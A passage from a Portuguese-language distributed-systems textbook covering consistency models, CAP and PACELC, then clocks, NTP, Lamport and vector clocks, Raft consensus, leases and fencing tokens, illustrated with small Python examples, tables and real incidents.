Partições acontecem sem pedir licença, então P fica fora do cardápio, e um sistema "CA" só existe num nó só. A escolha real é o comportamento **durante** a partição: recusar requisições em algum lado (sem A) ou responder com dado possivelmente velho (sem C). Sem partição, o teorema fica calado. E muitos sistemas reais ficam sem as duas letras: um PostgreSQL com réplicas assíncronas servindo leituras falha em C (réplica atrasada) e em A (o lado sem o principal recusa escritas). Por isso Martin Kleppmann pediu, em 2015, que se parasse de chamar bancos de "CP" ou "AP".

PACELC, o custo que existe todo dia

Daniel Abadi (2012) cobriu a parte em que o CAP fica calado. **PACELC**: se há partição (**P**), escolher entre disponibilidade (**A**) e consistência (**C**); senão (**E**, de *else*), entre latência (**L**) e consistência (**C**).

A segunda metade chega na fatura todo dia. Uma leitura linearizável custa pelo menos uma ida e volta até a maioria: frações de milissegundo na mesma zona, 100 ms ou mais com réplicas em continentes diferentes. Uma leitura eventual local custa o tempo de ler a memória do servidor mais próximo. Abadi classifica Dynamo, Cassandra e Riak como PA/EL nas configurações padrão; quando o banco deixa escolher por requisição, a sigla passa a ser de cada chamada.

Na prática

Um verificador de linearizabilidade em 50 linhas

Verificar linearizabilidade é procurar uma ordem total que respeite o tempo real e a semântica do registrador. No caso geral o problema é NP-completo (Gibbons e Korach, 1997), e ferramentas como Knossos e Porcupine usam busca com podas. Para três operações, força bruta dá conta. O código verifica a história do diagrama (H1) e uma variante com C sobreposto a B (H2):

```
from itertools import permutations
from typing import NamedTuple


class Op(NamedTuple):
    cliente: str
    tipo: str       # "w" (escrita) ou "r" (leitura)
    valor: int
    inicio: float   # instante da chamada, em ms
    fim: float      # instante da resposta, em ms


def respeita_registrador(ordem: tuple[Op, ...], inicial: int = 0) -> bool:
    atual = inicial
    for op in ordem:
        if op.tipo == "w":
            atual = op.valor
        elif op.valor != atual:
            return False  # leitura devolveu algo que ninguém tinha escrito ainda
    return True


def precede(a: Op, b: Op, tempo_real: bool) -> bool:
    if tempo_real:
        return a.fim < b.inicio  # a terminou antes de b começar
    return a.cliente == b.cliente and a.fim < b.inicio  # só a ordem do programa
```

```
def achar_ordem(historico: list[Op], tempo_real: bool) -> tuple[Op, ...] | None:
    for ordem in permutations(historico):  # força bruta: honesta para 3 operações
        pos = {op: i for i, op in enumerate(ordem)}
        if all(pos[a] < pos[b] for a in historico for b in historico
               if precede(a, b, tempo_real)) and respeita_registrador(ordem):
            return ordem
    return None


def relatorio(nome: str, historico: list[Op]) -> None:
    print(nome)
    for modelo, tempo_real in [("linearizável", True), ("sequencial", False)]:
        ordem = achar_ordem(historico, tempo_real)
        if ordem:
            passos = " -> ".join(f"{o.cliente}:{o.tipo}({o.valor})" for o in ordem)
            print(f"  {modelo:<13} sim  {passos}")
        else:
            print(f"  {modelo:<13} NÃO")


relatorio("H1: C lê 0 depois que B já leu 1", [
    Op("A", "w", 1, 0, 10),
    Op("B", "r", 1, 2, 4),
    Op("C", "r", 0, 6, 8),
])
relatorio("H2: C lê 0 enquanto B lê 1", [
    Op("A", "w", 1, 0, 10),
    Op("B", "r", 1, 2, 4),
    Op("C", "r", 0, 1, 3),
])
```

```
H1: C lê 0 depois que B já leu 1
  linearizável  NÃO
  sequencial    sim  C:r(0) -> A:w(1) -> B:r(1)
H2: C lê 0 enquanto B lê 1
  linearizável  sim  C:r(0) -> A:w(1) -> B:r(1)
  sequencial    sim  C:r(0) -> A:w(1) -> B:r(1)
```

Cinco milissegundos no início da leitura de C decidem tudo. Em H2, as leituras de B e C se sobrepõem, e o verificador põe C antes da escrita. Em H1, B terminou em 4 e C começou em 6, e nenhuma ordem explica C ter lido 0. A consistência sequencial aceita as duas sem pestanejar.

Leituras monotônicas com token de sessão

O contador de reações do Paçoca, reproduzido com duas réplicas (uma atrasada) e um balanceador alternando entre elas. A sessão guarda a maior versão já vista e recusa réplicas anteriores a ela:

```
from dataclasses import dataclass


@dataclass
class Replica:
    nome: str
```

```
    versao: int
    reacoes: int


@dataclass
class Sessao:
    visto: int = 0  # maior versão que este cliente já leu


class SemReplicaAtualizada(Exception):
    pass


def ler(replicas: dict[str, Replica], ordem: list[str],
        sessao: Sessao | None = None) -> str:
    for nome in ordem:
        r = replicas.get(nome)
        if r is None:
            continue  # réplica fora do ar
        if sessao is None or r.versao >= sessao.visto:
            if sessao is not None:
                sessao.visto = r.versao
            return f"{r.nome} v{r.versao}: {r.reacoes} reações"
    raise SemReplicaAtualizada(f"nenhuma réplica alcançou a versão {sessao.visto}")


replicas = {"sp-1": Replica("sp-1", 42, 14), "sp-2": Replica("sp-2", 37, 9)}
rodizio = [["sp-1", "sp-2"], ["sp-2", "sp-1"], ["sp-1", "sp-2"]]

print("sem sessão:")
for ordem in rodizio:
    print(f"  {ler(replicas, ordem)}")

sessao = Sessao()
print("com sessão:")
for ordem in rodizio:
    print(f"  {ler(replicas, ordem, sessao)}")

del replicas["sp-1"]  # sp-1 cai; sp-2 continua firme no passado
try:
    ler(replicas, ["sp-2"], sessao)
except SemReplicaAtualizada as erro:
    print(f"sp-1 caiu: {erro}")
```

```
sem sessão:
  sp-1 v42: 14 reações
  sp-2 v37: 9 reações
  sp-1 v42: 14 reações
com sessão:
  sp-1 v42: 14 reações
  sp-1 v42: 14 reações
  sp-1 v42: 14 reações
sp-1 caiu: nenhuma réplica alcançou a versão 42
```

A última linha é o custo da garantia, impresso. Sem sessão, sempre há resposta, às vezes do passado. Com sessão, a resposta nunca volta no tempo, e quando só sobra a réplica atrasada o cliente recebe um erro (ou espera ela chegar à versão 42). É o CAP na escala de um usuário.

Propriedades e custos

A tabela segue Bailis et al. (2014) para disponibilidade na partição: **total** (qualquer servidor vivo responde), **sticky** (responde se o cliente continuar nos mesmos servidores) e **indisponível** (algum lado precisa recusar).

Modelo	Garante	Disponibilidade na partição	Custo de leitura sem partição
Serializabilidade estrita	Transações em série, respeitando tempo real	Indisponível	Ida e volta à maioria + coordenação de transação
Linearizável	Cópia única, tempo real	Indisponível	Ida e volta à maioria (ou lease com relógio confiável)
Sequencial	Ordem total igual para todos	Indisponível	Leitura local possível; escrita ordenada globalmente
Causal	Ordem de causa e efeito	Sticky	Local, com espera por dependências
Ler as próprias escritas	A sessão vê o que escreveu	Sticky	Local, com checagem de token
Leituras e escritas monotônicas	A sessão não volta no tempo	Total	Local, com checagem de token
Eventual	Convergência quando as escritas param	Total	Local

Unicidade (nome de usuário, último assento do voo, lock) exige linearizabilidade ou consenso na operação que decide: nenhum modelo disponível em partição impede os dois lados de aceitarem o mesmo nome ao mesmo tempo. Perfil e carrinho pedem pelo menos ler as próprias escritas. Conversas e permissões pedem causalidade, porque o incidente do síndico só a ordem causal impede. Contadores toleram consistência eventual, de preferência com CRDT.

O preço também aparece em dinheiro: no Amazon DynamoDB, uma leitura fortemente consistente de até 4 KB consome uma unidade de capacidade de leitura, e uma eventual consome metade. Consistência forte custa o dobro, literalmente.

Armadilhas e casos reais

> **Na vida real:** em junho de 2014, Kyle Kingsbury (Jepsen) mostrou que as leituras "consistentes" do etcd e do Consul podiam devolver valores velhos: um nó isolado que ainda se achava líder respondia com o valor local enquanto um novo líder já aceitava escritas. O etcd ganhou leituras por quórum, e o Consul, o modo `consistent`, em que o líder confirma a liderança com a maioria antes de responder. Hoje o etcd v3 usa leituras linearizáveis por padrão e oferece `serializable` (locais, possivelmente velhas) como opção mais rápida.
>
> **Na vida real:** até 1º de dezembro de 2020, o Amazon S3 era eventualmente consistente para sobrescritas e listagens, e ferramentas como o S3Guard (Hadoop) e o EMRFS Consistent View mantinham um índice à parte só para saber quais objetos existiam de verdade. Nessa data, `GET`, `PUT` e `LIST` passaram a ter consistência forte, em todas as regiões, sem custo adicional.

- **"Consistência forte" em documentação** pode significar linearizabilidade, serializabilidade, ler as próprias escritas ou só "replicação síncrona". A pergunta que resolve: uma leitura que começa depois de uma escrita confirmada, em outro cliente e outro servidor, sempre vê a escrita?
- **Um cache na frente de um banco linearizável** desfaz a linearizabilidade. O banco continua impecável; quem responde é o cache, com o valor de dez minutos atrás (capítulo 16).
- **Timeout numa escrita** deixa o resultado indeterminado, e repetir sem idempotência transforma "talvez" em "duas vezes" (capítulo 20).
- **Leituras por lease** dependem de relógios com desvio limitado. Uma pausa longa de garbage collector no líder antigo basta para ele responder com um lease já vencido.

Resumo

- Modelo de consistência: quais histórias concorrentes o sistema pode produzir. Mais forte, mais coordenação.
- Linearizabilidade: cópia única, tempo real, composicional, exige a maioria.
- Sequencial: ordem total única, sem tempo real. Serializabilidade estrita: transações mais tempo real.
- Causal: efeito nunca antes da causa; o mais forte que sobrevive a partições, com clientes sticky.
- Eventual: só convergência. CRDTs dão consistência eventual forte.

- Garantias de sessão: token de versão por cliente, pago em disponibilidade.
- CAP: C é linearizabilidade, A é resposta de todo nó vivo, P acontece. PACELC: sem partição, latência contra consistência, todo dia.

Referências

- Herlihy, M.; Wing, J. "Linearizability: A Correctness Condition for Concurrent Objects". ACM TOPLAS, 1990. https://doi.org/10.1145/78969.78972
- Lamport, L. "How to Make a Multiprocessor Computer That Correctly Executes Multiprocess Programs". IEEE Transactions on Computers, 1979. https://lamport.azurewebsites.net/pubs/multi.pdf
- Gilbert, S.; Lynch, N. "Brewer's Conjecture and the Feasibility of Consistent, Available, Partition-Tolerant Web Services". ACM SIGACT News, 2002. https://doi.org/10.1145/564585.564601
- Brewer, E. "CAP Twelve Years Later: How the 'Rules' Have Changed". IEEE Computer, 2012. https://www.infoq.com/articles/cap-twelve-years-later-how-the-rules-have-changed/
- Abadi, D. "Consistency Tradeoffs in Modern Distributed Database System Design". IEEE Computer, 2012. https://doi.org/10.1109/MC.2012.33
- Terry, D. et al. "Session Guarantees for Weakly Consistent Replicated Data". PDIS, 1994.
- Vogels, W. "Eventually Consistent". Communications of the ACM, 2009. https://queue.acm.org/detail.cfm?id=1466448
- Shapiro, M. et al. "Conflict-free Replicated Data Types". SSS, 2011.
- Lloyd, W. et al. "Don't Settle for Eventual: Scalable Causal Consistency for Wide-Area Storage with COPS". SOSP, 2011.
- Mahajan, P.; Alvisi, L.; Dahlin, M. "Consistency, Availability, and Convergence". UT Austin, TR-11-22, 2011.
- Bailis, P. et al. "Highly Available Transactions: Virtues and Limitations". VLDB, 2014. https://www.vldb.org/pvldb/vol7/p181-bailis.pdf
- Jepsen. "Consistency Models". https://jepsen.io/consistency
- Kingsbury, K. "Call me maybe: etcd and Consul". 2014. https://aphyr.com/posts/316-call-me-maybe-etcd-and-consul
- Kleppmann, M. "Please stop calling databases CP or AP". 2015. https://martin.kleppmann.com/2015/05/11/please-stop-calling-databases-cp-or-ap.html
- etcd. "KV API guarantees". https://etcd.io/docs/v3.5/learning/api_guarantees/

- Apache ZooKeeper. "ZooKeeper Programmer's Guide". https://zookeeper.apache.org/doc/current/zookeeperProgrammers.html
- AWS. "Amazon S3 Update – Strong Read-After-Write Consistency". 2020. https://aws.amazon.com/blogs/aws/amazon-s3-update-strong-read-after-write-consistency/
- AWS. "Read consistency" (Amazon DynamoDB). https://docs.aws.amazon.com/amazondynamodb/latest/developerguide/HowItWorks.ReadConsistency.html

CAPÍTULO 18

Tempo, ordem e consenso

O lance que chegou depois e ganhou mesmo assim

O leilão da bicicleta ergométrica usada (anúncio: "pouco uso, serviu de cabide por três anos") terminava às 21:00:00. A situação é hipotética: dois servidores, `leilao-a` e `leilao-b`, carimbavam cada lance com o relógio local. Ganhava o maior lance anterior a 21:00:00.

Marta deu R$ 310 às 20:59:59,900 do tempo real, no `leilao-a`, de relógio certo. Jorge viu o lance dela, suspirou e deu R$ 320 às 21:00:00,150, depois do fechamento, no `leilao-b`, cujo relógio estava 400 ms atrasado. Carimbo do lance de Jorge: 20:59:59,750.

Jorge levou a bicicleta. O log:

```
20:59:59.750  leilao-b  lance  jorge  R$ 320
20:59:59.900  leilao-a  lance  marta  R$ 310
```

Segundo o log, Jorge cobriu um lance que ainda não existia. Ou ele lê pensamentos, ou o `leilao-b` vive no passado. A segunda hipótese tem mais respaldo técnico. O suporte respondeu à reclamação de Marta com "vamos verificar os horários", o que tem graça, porque o problema todo eram os horários. A pergunta que este capítulo responde é: quando nenhum relógio merece confiança total, como várias máquinas concordam sobre o que aconteceu primeiro, e sobre quem manda?

Relógios físicos, ou quartzo com opinião própria

O **relógio de parede** (*wall clock*) diz que horas são: segundos desde 1970 em UTC, o `time.time()` do Python, o `CLOCK_REALTIME` do Linux. Ele pode andar para trás, por um salto do NTP ou um `date -s` de administrador.

O **relógio monotônico** (`time.monotonic()`, `CLOCK_MONOTONIC`) só avança. O valor absoluto é arbitrário (costuma contar desde o boot) e serve para medir intervalos: timeouts, durações, expiração de lease. Comparar o monotônico de duas máquinas tem o mesmo valor científico que comparar a idade dos dois servidores em dias.

Por que relógios divergem

O relógio vem de um cristal de quartzo, e cada cristal oscila numa frequência ligeiramente diferente da nominal, que ainda varia com a temperatura. O erro se mede em partes por milhão (ppm):

```
1 ppm   = 1 µs por segundo = 86,4 ms por dia
50 ppm  = 4,32 s por dia
200 ppm = 17,3 s por dia
```

Servidores comuns ficam nas dezenas de ppm. Sem correção, dois servidores saídos da mesma caixa divergem segundos por semana, e cada um jura que o outro é que está errado. A taxa se chama *drift* (deriva); a diferença acumulada entre dois relógios é o *offset* (desvio).

NTP em quatro carimbos

O NTP (versão 4, RFC 5905) corrige o relógio perguntando a hora a servidores mais confiáveis, organizados em *stratum*: 0 é a fonte física (GPS, relógio atômico), 1 é o servidor ligado a ela, 2 consulta o 1, e assim por diante, até o `temp-01` no stratum 4 que todo mundo usa e ninguém configurou. Uma ida e volta registra quatro carimbos:

```
t1 = cliente envia      (relógio do cliente)
t2 = servidor recebe    (relógio do servidor)
t3 = servidor responde  (relógio do servidor)
t4 = cliente recebe     (relógio do cliente)

atraso δ = (t4 − t1) − (t3 − t2)
desvio θ = ((t2 − t1) + (t3 − t4)) / 2
```

O desvio supõe que ida e volta levaram o mesmo tempo. Com ida de 5 ms e volta de 25 ms, o erro chega a metade da diferença, 10 ms, e o NTP não tem como detectar isso. Ele confia na simetria com a fé de quem confia no "deploy rápido de sexta".

No **slew**, o relógio acelera ou desacelera levemente (o ntpd limita a 500 ppm) até zerar a diferença, sem andar para trás. No **step**, salta direto para a hora certa, inclusive para trás; o ntpd faz isso acima de 128 ms. Numa rede local, o NTP mantém servidores a menos de um milissegundo entre si; pela internet, a dezenas de milissegundos. Quem precisa de microssegundos usa PTP (IEEE 1588).

O segundo que dura dois segundos

Para acompanhar a rotação irregular da Terra, o UTC às vezes ganha um **segundo bissexto** (*leap second*), 23:59:60, que o tempo Unix não representa; o kernel repete o último segundo. Quem calcula `fim − início` com relógio de parede recebe uma duração negativa, o tipo de valor que nenhuma biblioteca esperava receber num feriado.

O Google adotou o *leap smear*: o segundo extra se espalha por 24 horas (cerca de 11,6 ppm), sem relógio andando para trás, ao custo de até meio segundo fora do UTC oficial. A Conferência Geral de Pesos e Medidas decidiu em 2022 abolir os segundos bissextos até 2035; o último foi inserido no fim de 2016.

Relógio com margem de erro

Se o relógio erra, uma saída é admitir o erro em voz alta. O **TrueTime**, do Spanner, devolve um intervalo `[mais_cedo, mais_tarde]` que contém a hora real; com GPS e relógios atômicos, a incerteza ε ficava entre 1 e 7 ms no artigo de 2012.

O Spanner obtém *external consistency* (serializabilidade estrita, capítulo 17) pelo **commit wait**: escolhe o carimbo `s = TT.now().mais_tarde` e espera, de propósito, até `TT.now().mais_cedo > s` antes de responder. Aí todo relógio do planeta já passou de `s`, ao preço de dormir cerca de 2ε por escrita.

Sem relógio atômico no orçamento, há o **relógio lógico híbrido** (HLC, 2014): o maior relógio de parede visto mais um contador de desempate. O CockroachDB usa HLC com desvio máximo entre nós (500 ms por padrão), e o nó que passa do limite se encerra sozinho, num raro caso de software que pede demissão.

Ordem sem relógio: Lamport

Em 1978, Leslie Lamport trocou a pergunta "que horas aconteceu?" por "o que pode ter influenciado o quê?".

A relação **aconteceu antes** (→): `a → b` se a vem antes de b no mesmo processo; ou se a é o envio de uma mensagem e b o recebimento; ou, por transitividade, se `a → c` e `c → b`. Se nenhum dos dois aconteceu antes do outro, são **concorrentes**. No leilão, o lance de Marta → a tela de Jorge mostrá-lo → o lance de Jorge. O carimbo de parede inverteu uma relação causal, e foi isso que fez o log parecer obra de vidente.

O **relógio de Lamport** é um contador inteiro por processo, com três regras:

1. Antes de cada evento local, incrementa o contador.
2. Ao enviar uma mensagem, incrementa e anexa o valor.
3. Ao receber uma mensagem com carimbo `m`, faz `c = max(c, m) + 1`.

A garantia: se `a → b`, então `C(a) < C(b)`. A recíproca é falsa: os eventos podem ser concorrentes e um processo só estava mais movimentado. Ordenando por `(contador, id_do_processo)`, sai uma ordem total, arbitrária entre concorrentes, mas igual em todos

os nós, e muitas vezes concordar já basta.

Vector clocks, ou quem sabia o quê

Para detectar concorrência, o **vector clock** (Fidge e Mattern, 1988, de forma independente) guarda um contador por processo: no processo i, `V[j]` é quantos eventos de j ele conhece.

1. Evento local: `V[i] += 1`.
2. Envio: incrementa e anexa o vetor inteiro.
3. Recebimento de `W`: `V[j] = max(V[j], W[j])` para todo j, depois `V[i] += 1`.

`V ≤ W` se todo componente de V for menor ou igual ao de W, e `a → b` se e somente se `V(a) ≤ V(b)` com vetores diferentes. Se nenhum for menor ou igual ao outro, os eventos são concorrentes, e você sabe disso com certeza, em vez de descobrir pela reclamação da Marta.

O Dynamo, da Amazon (2007), versionava valores assim e devolvia versões concorrentes para a aplicação unir (no carrinho, um item removido às vezes ressuscitava). O custo é um contador por participante.

Consenso, ou como cinco máquinas concordam sem confiar em nenhuma

O **consenso** pede que processos, alguns dos quais podem falhar, escolham um único valor com **acordo** (todos que decidem, decidem o mesmo), **validade** (o valor foi proposto por alguém) e **terminação** (todo processo vivo acaba decidindo).

O resultado FLP (1985) provou que, sem limite para atraso de mensagem, nenhum algoritmo determinístico garante consenso se um processo puder parar: lento e morto são indistinguíveis. Os algoritmos práticos nunca violam o acordo e só decidem quando a rede colabora. É o comitê que nunca aprova nada errado porque, durante a crise, não aprova nada.

O instrumento é o **quórum de maioria**: com N = 2f + 1 nós, cada decisão exige f + 1 votos, e duas maiorias quaisquer têm um nó em comum, que carrega a decisão anterior para a próxima.

Nós	Maioria	Falhas toleradas
1	1	0

Nós	Maioria	Falhas toleradas
3	2	1
4	3	1
5	3	2
7	4	3

O quarto nó paga servidor, aumenta a maioria e tolera as mesmas falhas que três: o colega contratado para ajudar que precisa ser consultado em toda decisão.

O Paxos, de Lamport, saiu em 1998 como a história de um parlamento grego fictício, o que não ajudou ninguém a entender. O Raft (2014) foi projetado para ser compreensível e roda no etcd (e, portanto, no Kubernetes), no Consul e no modo KRaft do Kafka.

Raft no que importa

O Raft decide um **log replicado**: comandos aplicados na mesma ordem por todos os nós. Cada nó é *follower*, *candidate* ou *leader*.

Eleição

O tempo se divide em **termos** (*terms*) crescentes, cada um com no máximo um líder. Um nó que vê um termo maior que o seu adota esse termo e volta a ser follower na hora, sem discussão; mensagens de termos menores são rejeitadas.

O líder envia *heartbeats*. Um follower que passa um **election timeout** sem notícias incrementa o termo, vota em si mesmo e pede votos com `RequestVote`; cada nó vota uma vez por termo, e a maioria elege. O timeout é sorteado (150 a 300 ms no artigo) para os followers não se candidatarem juntos e dividirem os votos para sempre. No etcd, os padrões são heartbeat de 100 ms e election timeout de 1.000 ms.

A segurança vem de uma restrição: só se vota em candidato cujo log esteja pelo menos tão atualizado quanto o do eleitor (termo da última entrada, depois índice). Uma entrada confirmada está numa maioria, o candidato precisa de uma maioria, e o eleitor em comum recusa quem não a tem.

```
nó-1 (líder, termo 7):  ... silêncio (GC de 2 s) ...
nó-3: 1.000 ms sem heartbeat. Termo 8. Voto em mim. RequestVote!
nó-2: Seu log está em dia. Voto em você no termo 8.
nó-3: Maioria. Sou o líder do termo 8.
nó-1: (acorda) AppendEntries, termo 7!
nó-2: Estamos no termo 8.
nó-1: Ah. (vira follower, sem ressentimento registrado no log)
```

Replicação e confirmação

O líder anexa o comando ao log e envia `AppendEntries` com a entrada e o par (índice, termo) da anterior. O follower só aceita se tiver esse mesmo par; senão recusa, e o líder recua até o ponto em comum e sobrescreve o resto. Daí a **propriedade de correspondência do log**: dois logs com uma entrada de mesmo índice e termo são idênticos até ali.

A entrada está **confirmada** (*committed*) quando gravada numa maioria; só então o líder aplica e responde. Custo mínimo por escrita: um RTT até a maioria mais próxima mais um `fsync` em cada nó dela. Detalhe sutil: o líder só conta réplicas de entradas do próprio termo; as antigas são confirmadas junto com elas (a figura 8 do artigo mostra uma entrada "confirmada" sendo apagada quando a regra é ignorada).

Numa partição, o líder antigo, no lado minoritário, aceita comandos e nunca confirma nenhum; os clientes recebem timeout. O lado majoritário elege outro líder num termo maior, e quando a rede volta o antigo desce e tem as entradas pendentes sobrescritas.

Leituras

Um líder isolado não sabe que foi deposto e pode servir dados velhos, com toda a convicção. No **ReadIndex**, ele confirma a liderança com uma rodada de heartbeats à maioria antes de responder: um RTT por leitura ou lote. Na **leitura com lease**, ele responde sem rodada extra enquanto teve resposta da maioria há menos de um election timeout. Essa segunda opção exige relógios que andem em ritmos parecidos (drift limitado); tolera horas diferentes, mas não relógios que pulam.

Leases e fencing tokens

Um **lease** é um lock com prazo: "você é o dono por 10 segundos, renove antes disso". Se o dono morre, o lease vence sozinho, sem ninguém precisar declarar óbito. etcd, ZooKeeper e Consul emitem leases apoiados em consenso; o capítulo 5 mostra a versão com Redis e seus limites.

Entre consultar o relógio e agir, o mundo pode parar: pausa de *garbage collector*, VM migrada a quente, `SIGSTOP`. O processo checa "meu lease vale mais 2 s", pausa 15 s e acorda convencido de que ainda está nos 2 s. Para ele, nenhum tempo passou; para o cluster, ele foi substituído, e o substituto já gravou.

Checar no cliente não resolve, porque a pausa pode cair entre a checagem e a escrita. A defesa fica no recurso: o **fencing token**, número crescente entregue com cada lease (a *revision* no etcd, o `zxid` no ZooKeeper, o termo no Raft), que o armazenamento compara, rejeitando tokens menores que o maior já visto.

O armazenamento precisa participar. Um banco faz isso com `UPDATE ... WHERE token <= :token`; uma API de terceiros que só recebe `POST /enviar-sms` não tem onde checar nada, e resta a idempotência (capítulo 20). O STONITH do capítulo 13 é a mesma ideia levada ao extremo: em vez de recusar o token velho, desliga a máquina velha.

Na prática

A conta do NTP para o `leilao-b`, com os carimbos de uma troca real de mensagens:

```
def ntp(t1: float, t2: float, t3: float, t4: float) -> tuple[float, float]:
    atraso = (t4 - t1) - (t3 - t2)
    desvio = ((t2 - t1) + (t3 - t4)) / 2
    return atraso, desvio

# t1 e t4 no relógio do leilao-b; t2 e t3 no relógio do servidor NTP
atraso, desvio = ntp(t1=10.000, t2=10.410, t3=10.411, t4=10.021)
print(f"atraso de ida e volta:   {atraso * 1000:.0f} ms")
print(f"desvio do relógio local: {desvio * 1000:+.0f} ms")
```

```
atraso de ida e volta:   20 ms
desvio do relógio local: +400 ms
```

O relógio local precisa avançar 400 ms: o `leilao-b` estava exatamente tão atrasado quanto Jorge precisava. Um servidor saudável sob chrony mostra:

```
chronyc tracking
```

```
Reference ID    : 0A000002 (10.0.0.2)
Stratum         : 4
Ref time (UTC)  : Mon Oct 19 21:00:03 2026
System time     : 0.000021394 seconds slow of NTP time
Last offset     : -0.000004127 seconds
RMS offset      : 0.000018530 seconds
Frequency       : 11.204 ppm slow
Residual freq   : -0.001 ppm
Skew            : 0.021 ppm
Root delay      : 0.000482160 seconds
Root dispersion : 0.000391204 seconds
Update interval : 16.1 seconds
Leap status     : Normal
```

`System time` é o desvio atual; `Frequency`, a deriva compensada (11,2 ppm, quase um segundo por dia). Um alerta sobre `System time` acima de alguns milissegundos teria salvo a bicicleta da Marta. Agora o relógio de Lamport no mesmo leilão:

```
from dataclasses import dataclass

@dataclass
class Lamport:
    no: str
```

```
    c: int = 0

    def evento(self) -> int:
        self.c += 1
        return self.c

    def enviar(self) -> int:
        return self.evento()

    def receber(self, carimbo: int) -> int:
        self.c = max(self.c, carimbo) + 1
        return self.c

a, b = Lamport("leilao-a"), Lamport("leilao-b")
a.evento(); a.evento(); a.evento()   # leilao-a está movimentado
msg = a.enviar()                     # lance de Marta vai para a tela de Jorge
b.evento()                           # leilao-b, tranquilo, mostrando um anúncio de sofá
print("lance de Marta:", msg)
print("Jorge vê o lance:", b.receber(msg))
print("lance de Jorge:", b.evento())
```

```
lance de Marta: 4
Jorge vê o lance: 5
lance de Jorge: 6
```

O contador do `leilao-b` saltou de 1 para 5 ao receber a mensagem, e a ordem causal ficou preservada sem consultar relógio nenhum. Para detectar concorrência, o vector clock:

```
def comparar(v: dict[str, int], w: dict[str, int]) -> str:
    nos = v.keys() | w.keys()
    v_menor = all(v.get(n, 0) <= w.get(n, 0) for n in nos)
    w_menor = all(w.get(n, 0) <= v.get(n, 0) for n in nos)
    if v_menor and w_menor:
        return "iguais"
    if v_menor:
        return "v aconteceu antes de w"
    if w_menor:
        return "w aconteceu antes de v"
    return "concorrentes: ninguém sabia do outro"

print(comparar({"a": 2, "b": 0}, {"a": 2, "b": 1}))
print(comparar({"a": 3, "b": 0}, {"a": 2, "b": 1}))
```

```
v aconteceu antes de w
concorrentes: ninguém sabia do outro
```

No segundo caso, cada lado tem um evento que o outro desconhece, e quem decide é a aplicação ou um CRDT. Por fim, o fencing token, com o worker que declara o vencedor segurando um lease de 10 s:

```
class Armazenamento:
    def __init__(self) -> None:
        self.maior_token = 0
        self.dados: dict[str, str] = {}
```

```
    def gravar(self, chave: str, valor: str, token: int) -> None:
        if token < self.maior_token:
            raise PermissionError(f"token {token} vencido; o atual é
{self.maior_token}")
        self.maior_token = token
        self.dados[chave] = valor
        print(f"gravado {chave}={valor!r} com token {token}")

disco = Armazenamento()
disco.gravar("vencedor", "Marta", token=33)  # worker-1, lease válido
# worker-1 entra numa pausa de GC de 15 s; o lease de 10 s vence
disco.gravar("vencedor", "Jorge", token=34)  # worker-2 recebe o lease
disco.gravar("vencedor", "Marta", token=33)  # worker-1 acorda, cheio de confiança
```

```
gravado vencedor='Marta' com token 33
gravado vencedor='Jorge' com token 34
Traceback (most recent call last):
  ...
PermissionError: token 33 vencido; o atual é 34
```

Sem a checagem, o vencedor dependeria de qual worker teve a pausa de GC mais longa, critério que nenhum edital de leilão prevê.

Propriedades e custos

Mecanismo	O que garante	Custo
Relógio de parede + NTP	Hora com erro de sub-ms (LAN) a dezenas de ms	Pode voltar; sem garantia de ordem
Relógio monotônico	Intervalos na mesma máquina	Inútil entre máquinas
TrueTime + commit wait	Ordem coerente com o tempo real	GPS e relógio atômico; ~2ε por escrita
HLC	Carimbo quase físico e causal	Exige desvio máximo limitado
Lamport	a → b implica C(a) < C(b)	1 inteiro; não detecta concorrência
Vector clock	Causalidade e concorrência exatas	N inteiros por mensagem
Raft	Acordo com f falhas em 2f+1 nós	RTT à maioria + fsync; escrita só no líder; para sem maioria
Lease	Dono único com drift limitado	Troca de dono espera o vencimento
Fencing token	Rejeita donos antigos	Recurso precisa comparar o token

Carimbo de parede falha sempre que o desvio entre relógios supera o intervalo entre eventos (400 ms do `leilao-b` contra 250 ms entre os lances). O consenso cobra a distância do líder à maioria em cada escrita: com regiões a 30 ms, cada confirmação leva pelo menos 30 ms, e por isso ele guarda pouca coisa (configuração, liderança, metadados). Ninguém põe o log de cliques num cluster que vota cada clique.

Armadilhas e casos reais

> **Armadilha:** medir duração com `time.time()`. Um step do NTP produz durações negativas e timeouts que disparam na hora ou nunca. Intervalos pedem `time.monotonic()` ou `time.perf_counter()`.
>
> **Armadilha:** *last write wins* com o relógio de parede de cada nó. O nó adiantado vence todas as disputas, e escritas posteriores feitas no nó atrasado somem em silêncio. O `leilao-b` faria carreira nesse sistema.
>
> **Armadilha:** três nós em duas zonas (dois numa, um na outra) perdem a maioria quando a zona dos dois cai. E election timeout menor que as pausas de GC faz o cluster passar mais tempo votando do que trabalhando.
>
> **Na vida real:** no segundo bissexto de 30/06/2012, um bug de timers do kernel Linux pôs processos com futex a 100% de CPU, com Reddit e Mozilla entre os afetados. O paliativo que circulou foi `date -s "$(date)"`, que reinicializava os timers.
>
> **Na vida real:** no segundo bissexto de 31/12/2016, o relógio andou para trás num servidor DNS da Cloudflare escrito em Go. Uma duração negativa chegou a `rand.Int63n`, que entra em pânico com argumento não positivo, e parte das resoluções de CNAME falhou na virada do ano. A correção usou relógio monotônico, que o Go 1.9 passou a embutir em `time.Time`.
>
> **Na vida real:** em 02/11/2020, a falha parcial de um switch na Cloudflare fez nós de um cluster etcd enxergarem uns aos outros só em parte. O cluster trocou de líder repetidamente e o gerenciador dos bancos do plano de controle disparou um failover: falha parcial de rede é o pior caso para algoritmos que supõem que um nó ou responde ou está morto.

Resumo

- Relógio de parede pode voltar; monotônico mede intervalos dentro da máquina.

- Cristais derivam dezenas de ppm; NTP corrige com slew ou step e supõe rede simétrica.
- TrueTime paga commit wait pela incerteza; HLC soma tempo físico e contador.
- Lamport: a → b implica C(a) < C(b). Vector clock também detecta concorrência.
- Consenso: 2f+1 nós toleram f falhas; FLP impede terminação garantida.
- Raft: termos, timeout sorteado, voto só para log atualizado, confirmação por maioria.
- Lease precisa de fencing token checado pelo recurso.

Referências

- Leslie Lamport. "Time, Clocks, and the Ordering of Events in a Distributed System". Communications of the ACM, 1978. https://lamport.azurewebsites.net/pubs/time-clocks.pdf
- RFC 5905: Network Time Protocol Version 4. https://www.rfc-editor.org/rfc/rfc5905
- Diego Ongaro e John Ousterhout. "In Search of an Understandable Consensus Algorithm". USENIX ATC 2014. https://raft.github.io/raft.pdf
- Fischer, Lynch e Paterson. "Impossibility of Distributed Consensus with One Faulty Process". Journal of the ACM, 1985. https://groups.csail.mit.edu/tds/papers/Lynch/jacm85.pdf
